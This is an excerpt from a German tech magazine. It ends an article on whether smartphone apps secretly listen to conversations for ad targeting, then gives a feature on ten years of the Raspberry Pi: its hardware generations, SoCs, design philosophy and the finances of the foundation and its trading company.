Tests des BR-Teams zeigten, dass Gespräche im Raum zwar nicht zu nennenswerten Schwingungen führen, sehr wohl aber Telefonate, die über die Freisprechfunktion des Android-Smartphones geführt wurden.

Die US-Forscher gingen noch weiter: Mit einem KI-Modell gelang es ihnen, einzelne Wörter und Ziffern in den Sensordaten zu identifizieren. Solche Angriffe bezeichnet man als Seitenkanalattacken (Side-channel attack). Sie sind besonders problematisch, weil sie vorhandene Schutzkonzepte häufig umgehen: Während der Zugriff aufs Mikro durch das Betriebssystem geschützt ist, können Apps meist uneingeschränkt auf Sensoren zugreifen.

Vertraulichkeit des Wortes

Doch die Apps der großen Internetkonzerne sind weltweit milliardenfach installiert – und stehen somit unter enorm großer Beobachtung. Sollte nur einer der Nutzer eine App nachweisbar auf frischer Tat beim Mithören ertappen, dann hätte der App-Anbieter große Schwierigkeiten.

Dies hätte auch juristische Konsequenzen. Zum Beispiel ist das gesprochene Wort laut § 201 StGB hierzulande besonders geschützt („Verletzung der Vertraulichkeit des Wortes“). Wer unbefugt das nichtöffentlich gesprochene Wort aufnimmt, kann mit bis zu drei Jahren Haft oder einer Geldstrafe rechnen.

Unbestritten ist jedoch, dass Werbeanzeigen und News-Vorschläge bei Google, Facebook & Co. schon mal Themen



Bild: BR / PULS Reportage

Eine weitere Test-App zeigte, dass sich Gesprächsinhalte prinzipiell auch über den Beschleunigungssensor erfassen lassen.

treffen, über die man sich Minuten zuvor noch unter vier Augen unterhalten hat. Wie wäre das möglich, ohne den Nutzer dauerhaft zu belauschen?

Das BR-Team liefert hierzu Theorien: Eine davon sind „Ad Targeting Groups“, also Werbezielgruppen mit Nutzern, die ähnliche Interessen haben. Wenn ein Gruppenmitglied nach einem bestimmten Produkt sucht, ist die Wahrscheinlichkeit hoch, dass sich auch die anderen Mitglieder dafür interessieren.

Daten, überall Daten

Eine weitere Theorie ist die Auswertung standortbezogener Daten wie GPS-Koordinaten oder WLAN- und Bluetooth-Geräten in Reichweite. Halten sich zwei Nutzer längere Zeit am gleichen Ort auf, kann es für Unternehmen sinnvoll sein, Nutzer B die Produkte anzuzeigen, nach denen Nutzer A zu dieser Zeit gesucht hat. Durch weitere Metadaten, etwa Verbindungsdaten von WhatsApp-Calls, ließe sich dieses Prinzip ausbauen.

Nicht zu unterschätzen sind auch die Datenschätze, die man Facebook, Google & Co. frei Haus liefert: Wer sich nicht schützt, dem schauen die Werbefirmen beim Surfen fast kontinuierlich durch Third-Party-Tracking über die Schulter. Mit all diesen Daten entsteht ein digitaler Zwilling auf den Servern der Werbeindustrie, der ein paar Tage in der Zukunft lebt und schon heute weiß, wofür sich der Nutzer übermorgen interessieren könnte.

Kognitive Verzerrung

Einen Beitrag zur Erklärung des Phänomens könnte auch ein psychologischer

Effekt leisten: Sobald man sich für eine bestimmte Sache interessiert, begegnet man ihr plötzlich überall. Ein simples Beispiel: Wer beschließt, ein rotes Fahrrad zu kaufen, dem fallen plötzlich an jeder Straßenecke rote Fahrräder auf.

Diese kognitive Verzerrung wird als Frequenzillusion bezeichnet. Übertragen auf Onlinewerbung würde das bedeuten, dass man Werbung, die gerade nicht interessant ist, kaum zur Kenntnis nimmt, Werbung zu Themen, mit denen man sich jüngst beschäftigt hat, dafür umso mehr.

Fazit

Die BR-Experimente zeigen, dass es technisch durchaus möglich ist, dass Smartphone-Apps unter bestimmten Voraussetzungen Gespräche belauschen – und das sogar heimlich. Dass die Internetriesen tatsächlich davon Gebrauch machen, um passende Werbung auszuspielen, ist allerdings weiterhin nicht belegt. Es ist auch nicht wahrscheinlich, denn auf Gesprächsmitschnitte sind die Konzerne nicht angewiesen. Nutzer liefern eh schon allherhand Daten an, die auf die individuellen Interessen schließen lassen.

Wer verhindern möchte, dass Werbefirmen zielsicher die persönlichen Vorlieben erraten, muss seinen digitalen Fußabdruck reduzieren: Dazu zählt nicht nur, die von Apps eingeforderten Zugriffsrechte skeptisch zu hinterfragen und nur gezielt zuzustimmen, sondern auch Metadaten und Tracking-Surfspuren möglichst zu vermeiden. (rei@ct.de) **ct**

BR-Bericht: ct.de/ycmg

Raspiläum

10 Jahre Raspberry Pi:
Wieso ihn Millionen Menschen kaufen



Was den Raspberry Pi auszeichnet	Seite 14
Zahlen, Daten, Fakten zum Raspberry Pi	Seite 22
Raspi-GPIO: Sensoren und Servos anschließen	Seite 24
FAQ für Raspi-Einsteiger	Seite 30

Der Einplatinencomputer Raspberry Pi begeistert Bastler, verbessert die IT-Ausbildung, dient Profis als Entwicklungswerkzeug und gehört zu den prominentesten Linux-Rechnern. Wir blicken auf wichtige Raspi-Meilensteine zurück, nehmen das Erfolgskonzept unter die Lupe und analysieren seine wirtschaftliche Basis.

Von Christof Windeck

Er hat am Schalttag Geburtstag: Am 29. Februar 2012 stellte die Raspberry Pi Foundation ihren ersten Einplatinencomputer vor. Seither wurden mehr als 40 Millionen Raspis gekauft. Alleine 2020 waren es über 7 Millionen, was rund 2,5 Prozent der im selben Jahr verkauften PCs und Notebooks entsprach. Nach Chromebooks sind Raspis wohl die meistverkauften Linux-Rechner. Seit 2012 kamen 18 Raspi-Versionen auf den Markt, die Millionen Bastler inspirierten und eine Horde von Nachahmern auf den Plan riefen. Der kleine Computer hat riesigen Erfolg: Schauen Sie mit uns hinter die Kulissen.

SBC für alle!

Der Raspi ist ein sogenannter Einplatinencomputer mit einem billigen ARM-Chip als Hauptprozessor, auf dem (meistens) Linux läuft. Auf den ersten Blick ähnliche Single Board Computer (SBC) gibt es schon seit Jahrzehnten, aber bis 2012 nur mit Pferdefüßen: Entweder waren sie für professionelle Entwickler gedacht, also teuer und für Privatleute kaum zu beschaffen. Oder sie waren krötenlahm und wegen frickeliger Linux-Unterstützung nur von Nerds benutzbar.

Der Raspi traf mit seinen positiven Eigenschaften einen Nerv: billig, ausreichend leistungsfähig, viele Anschlüsse – aber trotzdem nicht zu kompliziert, vor allem dank guter Linux-Unterstützung und Dokumentation. Der Raspi macht Tüftler glücklich, weil er leicht in Betrieb zu nehmen ist; das wiederum motiviert zu Experimenten. Man kann sich auf sein

Projekt konzentrieren, statt viel Zeit mit der Konfiguration der Hardwareplattform zu verschwenden.

Erklärtes Vorbild des Raspberry Pi 1 war der „BBC Micro“ aus den 1980er-Jahren, der als Lerncomputer in einer Sendereihe der britischen BBC große Bekanntheit erreichte. Auch der Raspi zielte vor allem auf britische Schüler und Studenten, nämlich als unkomplizierte und bezahlbare Hardwareplattform für die IT-Ausbildung.

Die gemeinnützige Raspberry Pi Foundation steckt viel Arbeit in Software, Dokumentation, (Lehrer-)Schulungen und Support über Online-Foren. In der hauseigenen Linux-Distribution auf Debian-Basis – früher Raspbian genannt, heute Raspberry Pi OS – steckt viel Feinschliff. Kompatibilität hat höchste Priorität: Softwareprojekte laufen ohne Änderungen auf unterschiedlichen Raspi-Varianten. Das seit Jahren weiterentwickelte Betriebssystem läuft stabil genug für manche Industrieanwendungen.

Das Bootmedium ist clever gewählt: Die meisten Raspi-Versionen booten von einer microSD-Karte, die man an einem anderen PC (mit Windows, macOS oder Linux) vorbereiten kann. Die präparierte Speicherkarte lässt sich in einen Raspi aus einer anderen Generation oder mit anderer Bauform umstecken.


Dank offenem Betriebssystem und riesiger Entwicklergemeinde eignet sich der Raspi auch für Anwendungen, die viele Jahre lang benutzt werden sollen: Es ist kaum zu befürchten, dass der Support ausläuft, im Unterschied zu vielen sonstigen Smart-Home- und IoT-Geräten. Anders als in aktuellen x86-Rechnern steckt in Raspis zudem sehr wenig proprietäre Firmware. Damit bieten sie wenig An-

griffsfläche und Verstecke für Hintertüren – gute Voraussetzungen zur Verarbeitung sensibler Daten.

Sahnehäubchen

Die Raspi-Entwickler haben Maßstäbe gesetzt. Zum großen Erfolg beigetragen hat die 40-polige Pfostensteckerleiste mit konfigurierbaren Allzweckanschlüssen, die beim ersten Raspi noch 26 Kontakte hatte. Dieser simple GPIO-Header (GPIO steht für General Purpose I/O) im gängigen 2,5-Millimeter-Raster ermöglicht es, eine Fülle anderer Hardware wie Sensoren, Displays, Servo- und Schrittmotoren, Schalter, Encoder, Relais und LED-Streifen anzuschließen und unter Linux zu nutzen, wie wir auf Seite 24 ausführlich vorstellen.


Der billige und flexible GPIO-Anschluss entwickelte sich zum Quasi-standard. Eine Fülle von Softwareprojekten nutzt ihn und es gibt eine breite Auswahl an aufsteckbaren Erweiterungsplatinen, genannt „Hardware Attached on Top“ (HAT): zum Beispiel für Hi-Fi-Audio oder mit Display, Schrittmotortreibern, Sensoren oder Analog-Digital-Messwandlern. Die 40-polige GPIO-Pinleiste findet sich mittlerweile auch auf vielen konkurrierenden SBCs mit ARM-, RISC-V- und x86-Chips, sogar auf FPGA-Entwicklerboards für Profis.



Die aktuellen Raspi-Bauformen: oben der Raspberry Pi 4, darunter das Compute Module CM4 für den Einbau in andere Geräte und unten der Raspberry Pi Zero 2 W mit einer Variante des BCM2837-Prozessors des älteren Raspberry Pi 3.

Generationenvergleich: Raspberry Pi 1 und 4

Zwischen dem Raspberry Pi 1 und dem Raspberry Pi 4 liegen sieben Jahre. Der Blick auf die wichtigsten Komponenten zeigt, was sich verändert hat.



Der Raspi taugt auch bestens als Open-Source-Netzwerkgerät, etwa als Webcam, Firewall oder WLAN-Hotspot. Praktisch für diese Zwecke ist die optionale Speisemöglichkeit per Power-over-Ethernet (PoE). Eine clevere und finanziell einträgliche Idee der Raspi-Handelssparte war es, kompatibles Zubehör zu verkaufen: Kameras und Touchdisplays mit jeweils passendem (CSI-/DSI-)Flachbandkabel, Tastaturen, Mäuse, Netzteile, Gehäuse. Das erleichtert Laien den Einstieg, weil sie sich mit weniger Problemen herumschlagen müssen. Das Zubehör ist zudem für die Belieferung von Schulen, Unis und anderen Bildungseinrichtungen wichtig.

Raspi-Konkurrenten wie Orange Pi, Banana Pi und Pine A64 mögen für bestimmte Anwendungen besser geeignet oder schlichtweg billiger sein. Doch die Summe seiner guten Eigenschaften macht den Raspi zur ersten Wahl als Hardware-Unterbau für IT-Basteleien. Dadurch kommen die verschiedenen Raspi-Varianten auf gewaltige Stückzahlen. Das wiederum verschafft den Raspi-Entwicklern die finan-

ziellen Mittel, ihr Produkt weiter zu verbessern. Bisher schaukelt sich dieser selbstverstärkende Kreislauf immer weiter hoch – bis die Chipkrise aufzog. Aktuell sind viele Raspi-Varianten entweder gar nicht zu bekommen oder nur zu überzogenen Preisen.

Raspi-Varianten

Die Raspberry-Pi-Familie umfasst vier verschiedene Bauformen, nämlich den „normalen“ Raspi mit einer Platine im Bezahlkartenformat (8,5 cm × 5,6 cm),

den weniger als halb so großen und billigeren Zero (6,6 cm × 3 cm), das Compute Module (CM) für Industriekunden und den Minicomputer Raspi 400 im Tastaturgehäuse [1]. Im Vergleich zur Standardausführung fehlen dem Zero einige Schnittstellen, um Platz zu sparen, und für die GPIO-Leiste sind nur Lötäugen vorhanden – wer Pins benötigt, muss selbst löten. Das CM wiederum hat keine direkt nutzbaren Anschlüsse, sondern ist als Steckmodul zum Einsatz in anderen Ge-

Systems-on-Chip (SoCs) bisheriger Raspberry Pis

Broadcom-SoC	ARM-Kerne / Typ	CPU-Takt	Grafik ¹	max. RAM	Raspi-Typen	Jahr
BCM2835	1 / ARM1176JZF-S (ARMv6)	0,7–1 GHz	VC IV	0,5 GByte	1A(+), 1B, CM1, Zero, Zero W	2012
BCM2836	4 / Cortex-A7 (ARMv7)	0,9 GHz	VC IV	1 GByte	2B	2015
BCM2837	4 / Cortex-A53 (ARMv8)	1,2 GHz	VC IV	1 GByte	3B, CM3, 2B v1.2	2016
BCM2837B0 ²	4 / Cortex-A53 (ARMv8)	1–1,4 GHz	VC IV	1 GByte	3A+, 3B(+), CM3+	2018
BCM2710A1 ³	4 / Cortex-A53 (ARMv8)	1 GHz	VC IV	0,5 GByte	Zero 2 W	2021
BCM2711 (B0, C0)	4 / Cortex-A72 (ARMv8)	1,5–1,8 GHz	VC VI	8 GByte ⁴	4A, CM4, 400	2019

¹ VC steht für Broadcom VideoCore

² optimierte Variante des BCM2837 mit Metalldeckel für bessere Kühlung

³ Variante des BCM2837B0 mit 512 MByte LPDDR2-RAM im Gehäuse integriert

⁴ LPDDR4, bei allen anderen LPDDR2; der BCM2711 kann theoretisch 16 GByte ansteuern



GO!



SCHULE MORGEN

Acer | Heise Medien | Bechtle | Intel

DIE Plattform rund um **die Digitalisierung von Schulen**

www.heise.de/goschulemorgen



- **DigitalPakt:** Fördergelder abrufen und sinnvoll investieren
- **Nachhaltige Wegbegleitung** für den Wandel
- **Vermittlung** von Digitalkompetenz und Bildungsperspektiven
- **Moderne Lernumgebung** und individuelle IT-Infrastrukturlösungen
- **Digitaler Unterricht** als Erlebnis!

acer

 Heise Medien

 BECHTLE

intel.

räten gedacht, etwa als „Rechengehirn“ einer Industriesteuerung. Auf einem kompatiblen I/O-Board lässt sich ein CM aber ähnlich wie ein normal großer Raspi nutzen.

Der 2020 eingeführte, eng mit dem Raspi 4 verwandte Raspi 400 ist ein bezahlbarer Schülercomputer und auch als Kit inklusive Netzteil, Maus, HDMI-Kabel, MicroSD-Karte mit vorinstalliertem Linux und gedrucktem Handbuch erhältlich. Anders als die Raspberry Pi Foundation andeutet, ist ein Raspi 400 zwar kein vollwertiger Ersatz für einen Mini-PC, dazu ist der Prozessor schlichtweg zu schlapp. Doch er taugt für einfache Aufgaben wie Textverarbeitung und steuert auch 4K-Monitore an, bei Bedarf gleich zwei davon.

Bis auf den Raspi 400 gibt es die drei anderen Bauformen jeweils in mehreren Generationen. Der Urvater Raspi 1 aus dem Jahr 2012 erschien mit einem ziemlich lahmen System-on-Chip (SoC) Broadcom BCM2835, in dessen einzigem Prozessorkern noch ARMv6-Technik aus dem Jahr 2002 rechnete. Drei Jahre später brachte der Raspi 2 eine Leistungsexplosion: Vier Cortex-A7-Kerne im BCM2836 mit 30 Prozent höherem Takt und jüngerer ARMv7-Architektur. 2016 folgte mit dem Raspi 3 ein kleinerer Schritt zum BCM2837: Dessen vier Cortex-A53-Kerne gehören zur ARMv8-Generation und sind 64-Bit-tauglich. Letzteres bringt allerdings nur in wenigen Spezialfällen Vorteile – erst vor wenigen Wochen erschien die finale 64-Bit-Version von Raspberry Pi OS. 2019 brachte der Raspi 4 den BCM2711 mit vier deutlich stärkeren Cortex-A72-Kernen und 1,4 GHz Takt (beim jüngeren BCM2711C0 1,8 GHz).

Wichtiger als der Zuwachs an Rechenleistung ist beim BCM2711, dass er endlich mehr als 1 GByte RAM anbindet. Nebenbei ist der Arbeitsspeicher auch noch schneller (LPDDR4 statt LPDDR2, [2]). Den Raspi 4 gibt es mit 2, 4 oder 8 GByte RAM. Damit stemmt er erstaunlich viele Serverdienste, auch in Docker-Container verpackte [3].

Für viele Bastelprojekte genügt locker noch ein Raspi 3 beziehungsweise sein billigerer Verwandter Zero 2 W [4]. Auf letzterem sitzt ein Kombichip, der komprimierte Raspi-3-Technik enthält: den BCM2837B0 sowie einen 512-MByte-Speicherchip. Das erste Raspi-SoC BCM2835 nutzte einen Vorläufer dieser Technik, genannt Package-on-Package (PoP): Dabei sitzt der RAM-Chip in einem



Bild: Raspberry Pi Foundation/YouTube

Dr. Eben Upton leitet die Raspberry-Pi-Handelssparte seit ihrer Gründung und spielt auch in der Stiftung eine wichtige Rolle.

eigenen Gehäuse, das oben auf das SoC gelötet ist. Man sieht daher auf dem Raspi 1 nur den Speicherchip, unter dem sich das ARM-SoC verbirgt.

Die Platinen der Compute Modules CM1, CM3 und CM3+ haben die Abmessungen von SODIMM-Speichermodule. Das CM4 [5] ist noch kompakter und hat andere Steckverbinder. Um Industriekunden anzulocken, sind die CMs nach einschlägigen Standards für Embedded Systems zertifiziert und besonders lange lieferbar; außerdem gibt es sie in Varianten mit aufgelötetem eMMC-Flashspeicher anstelle einer MicroSD-Kartenfassung.

Klare Linie

Die Grundidee des Raspi ist außer vom eingangs erwähnten BBC Micro auch vom sieben Jahre älteren Arduino inspiriert: Der Arduino zeigte, wie sich die zuvor praktisch nur von Profis nutzbaren Mikrocontroller auf einem „Universalsteuerplatinchen“ demokratisieren lassen. Der Raspi-Erfolg beruht ganz wesentlich auf der

klaren Linie, die das Team um Dr. Eben Upton seit zehn Jahren hält. Ein Eckpfeiler ist das KISS-Prinzip: „Keep it simple, stupid“ – also Vereinfachung, wo immer möglich. Das hält Kosten und Fehlerquote niedrig, fördert die Kompatibilität und erleichtert es, das Produkt zu verstehen. Bei der Fokussierung auf wenige Gerätevarianten, die sich jedoch für viele Einsatzbereiche eignen und möglichst reibungslos funktionieren, schimmert Apple als Vorbild durch. Vielleicht gilt das auch für die Bemühungen um schöne Gestaltung: das Himbeer-Logo (Raspberry), die himbeerrote Farbgebung von Raspi-Gehäusen, -Mäusen und -Tastaturen, das Layout von Website und Dokumentation.

Alle Raspi haben dasselbe Platinenformat und seit dem Model 2 den berühmten GPIO-Pfostenstecker. Das bringt nicht nur Kompatibilität zu vorhandenem Zubehör und Software, sondern auch Wiedererkennungswert. Wichtige Rollen spielen auch Nachhaltigkeit, Fairness und Offenheit: Die Raspi-Platinen werden im Wesentlichen von einer Sony-Fertigungssparte in Wales bestückt, der Heimat von Raspi-Mastermind Eben Upton. Von Anfang an wandten sich Upton und seine Mitstreiter per Blog direkt an die Raspi-Nutzer, Supportforen dienen zur Pflege der Community.

Doch es gibt auch Kritiker, die sich zusätzliche Funktionen wünschen oder mehr Offenheit fordern. So fehlen den Raspi-SoCs bislang (AES-)Rechenwerke für schnelle Ver- und Entschlüsselung. Mehr PCI-Express-Lanes wären nötig, um außer USB 3.0 auch SATA oder M.2 anzubinden. Anders als beispielsweise der Arduino ist der Raspberry Pi keine Open-Source-Hardware. Zudem kommt proprietäre Firmware zum Einsatz. Das hat auch damit zu tun, dass Broadcom nicht jedes Detail der SoCs offenlegt und Funktionsblöcke von Dritten zukaufte, beispielsweise die ARM-Kerne.



Der Schulcomputer Raspberry Pi 400 zeigt, dass die Raspi-Macher auch aufs Äußere achten.

WENN SCHNELLE LÖSUNGEN EINE ROLLE SPIELEN.

Cordaware **bestzero**: Mit Sicherheit einfach besser.




bestzero®



VPN





Das Compute Module CM4 hat keine eigenen Anschlussbuchsen; seine Schnittstellen lassen sich aber mit einer Basisplatine nutzen wie dem IOboard, auf das man es aufsteckt.

Stiftung und Kommerz

Der Raspi-Erfolg ruht auf einem geschickt konstruierten wirtschaftlichen Unterbau. Denn es gibt einerseits die Raspberry Pi Foundation als gemeinnützige („charitable“) Stiftung und andererseits die Handelssparte Raspberry Pi Ltd., die vor 2021 Raspberry Pi (Trading) Ltd. hieß. Die Handelssparte übernimmt Verkauf und Entwicklung der Raspis, gehört aber der Stiftung, der sie einen erheblichen Teil ihrer Erlöse für die Finanzierung spendet. 2020 waren es 3 Millionen britische Pfund (GBP), also knapp 3,6 Millionen Euro. Die Summe sinkt von Jahr zu Jahr: 2019 waren es 4 und davor noch 5 Millionen Pfund gewesen. Geschäftsberichte für 2021 liegen noch nicht vor.

Über die Stiftung wacht ein Rat aus 27 ehrenamtlichen Mitgliedern (darunter Eben Upton), der zehn Treuhänder wählt. 111 bezahlte Angestellte plus ehrenamtliche Helfer setzen die gemeinnützigen Ziele der Stiftung um, also vor allem IT-Bildung. 2020 gab die Stiftung rund 9,5 Millionen Pfund aus für Lehr- und Lernmaterial, Schulungen und (digitale) Zeitschriften wie das MagPi Magazine. Die Stiftung erhält auch Spenden und Fördermittel und konnte ihr Vermögen 2020 um 7,3 auf insgesamt 36,7 Millionen Pfund deutlich steigern.

Die Raspi-Handelssparte – hier kurz Raspi Ltd. genannt – arbeitet hingegen gewinnorientiert und zahlt an leitende Mit-

arbeiter auch hohe Gehälter, 27 ihrer Spitzenkräfte beziehen zwischen 120.000 und 230.000 Euro jährlich. Sie arbeiten höchst erfolgreich: Der Umsatz verdoppelte sich von 2019 auf 2020 fast auf 71,7 Millionen Pfund (85 Millionen Euro), wovon knapp 15 Prozent beziehungsweise 10,7 Millionen Pfund (13 Millionen Euro) als Bruttoertrag übrigblieben. Der durchschnittliche Ertrag pro Raspi stieg dank der teureren Raspi-4-Versionen um 13 Prozent auf 3,93 Euro. 17 Prozent des Umsatzes entfiel auf 2,9 Millionen verkaufte Zubehörteile wie Netzteile, Mäuse, Kameras und Kabel.

Die Handelssparte hat 73 Mitarbeiter, darunter 10 „Directors“ und 34 Entwick-

ler. 2020 flossen umgerechnet 3,7 Millionen Euro in die Entwicklung, 15 Prozent mehr als 2019 (3,2 Millionen). Die Stiftung hat 2021 ein Lizenzabkommen für nicht näher genannte Prozessortechnik abgeschlossen, vermutlich geht es um die ARM-Kerne des selbst entwickelten Raspberry Pi RP2040 (siehe Kasten). Die jährlichen Gebühren dafür betragen rund 1,2 Millionen Euro.

Um weiter wachsen zu können, hat sich die Raspi Ltd. Ende 2021 knapp 40 Millionen Euro von zwei Investoren beschafft. Diese erhielten im Gegenzug Firmenanteile. Wegen dieser Transaktion kamen Spekulationen auf, dass die Raspi Ltd. ihren Börsengang vorbereite, was Eben Upton aber dementierte. Allerdings erhalten auch einige leitende Angestellte Firmenanteile, die treuhänderisch verwahrt werden. Kurzum: Die Raspi Ltd. arbeitet wie ein schnell wachsendes Wirtschaftsunternehmen mit gut bezahlten Fachkräften.


Enge Kontakte

Raspi-Stiftung samt Handelssparte sind in der britischen Universitätsstadt Cambridge ansässig. Dort befindet sich nicht nur der Hauptsitz der Firma ARM, sondern auch eine Niederlassung der US-Firma Broadcom. Für letztere arbeitete Eben Upton von 2006 bis 2020 als „SoC Architect“ und war insbesondere für den Grafikern VideoCore zuständig. Alle Raspis nutzen Broadcom-SoCs mit ARM-Kernen und VideoCore-GPUs. Die Entwicklung quelloffener Linux-Grafiktreiber dafür hat mit den guten Kontakten der Raspi-Entwickler zu tun.

Die Firma Broadcom wurde seit 2012 mehrfach umstrukturiert. Schaut man auf

Raspi RP2040 und Pico: Neue Pfade

Der Mikrocontroller RP2040 ist der erste Chip, den die Raspi-Handelssparte selbst entwickelt hat und beim Auftragsfertiger



Der 75-Cent-Mikrocontroller RP2040 (Mitte) ist das Herzstück des Raspberry Pi Pico.

TSMC mit 40-Nanometer-Technik produzieren lässt. Der RP2040 ist nicht wie normale Raspis für Linux gedacht, sondern er spielt eher in der Arduino-Liga und eröffnet ein neues Geschäftsfeld: Hersteller elektronischer Geräte sollen ihn einbauen. Der Chip kostet in großen Stückzahlen nur 75 Cent, das damit bestückte Platinchen Raspberry Pi Pico 4 Euro. Der RP2040 kommt auch auf vielen anderen Boards zum Einsatz, etwa von SparkFun und Pimoroni [6]. Vermutlich wird es vom RP2040 in Zukunft Nachfolger geben.

ihre aktuelle Produktpalette, erschließt sich kaum noch, weshalb der Einsatz eines Broadcom-SoC für den Raspi vor zehn Jahren nahelag. Doch in Vor-Smartphone-Zeiten gehörte Broadcom zu den wichtigsten Lieferanten billiger Prozessoren sowohl für Handys als auch für Set-Top-Boxen für den TV-Empfang per Kabel und Satellit. Der BCM2835 war für Set-Top-Boxen gedacht, daher auch die Auslegung (und der Name) des VideoCore fürs Decoding von Videodaten. Auch das trug zum Raspi-Erfolg bei, denn schon früh gab es Projekte, die den Raspi in eine Medienzentrale verwandelten, etwa Kodi.

Auch die Zusatzchips für Ethernet, WLAN und Bluetooth stammten ursprünglich von Broadcom, doch deren „Wireless“-Sparte wechselte seit 2016 zweimal den Besitzer: Zunächst kaufte sie die Firma Cypress, die jedoch 2020 selbst von Infineon geschluckt wurde. Auf dem Raspi kommen keine nackten WLAN-Chips zum Einsatz, sondern mit einem Blechdeckel gekapselte Module, die gegen elektromagnetische Störungen geschirmt sind.

Kostendruck und Linux-Pflege

In jeder Raspi-Generation gibt es eine mager ausgestattete Basisversion, die hierzulande für 35 bis 40 Euro erhältlich ist (falls nicht gerade Chipkrise herrscht). Der Raspi Zero kostet sogar nur zwischen 5 und 20 Euro – trotz europäischer Fertigung. Um die Herstellungskosten zu reduzieren, sind die Platinen kompakt, haben wenige Lagen (nämlich sechs) und sind möglichst nur einseitig bestückt. Das wiederum erschwert das sogenannte „Routing“, also die Anordnung von Leiterbahnen auf der Platine, vor allem für hochfrequente Signale wie bei USB 3.0, HDMI und LPDDR4-RAM. Deshalb sind Controller und Buchsen dicht nebeneinander platziert.

Die Raspi-Entwickler bauen ihre Schaltungen aus möglichst wenigen unterschiedlichen elektronischen Bauteilen auf, die sich für sämtliche Raspi-Varianten eignen. Das vereinfacht die Beschaffung und führt zu größeren Stückzahlen, also höheren Rabattstaffeln.

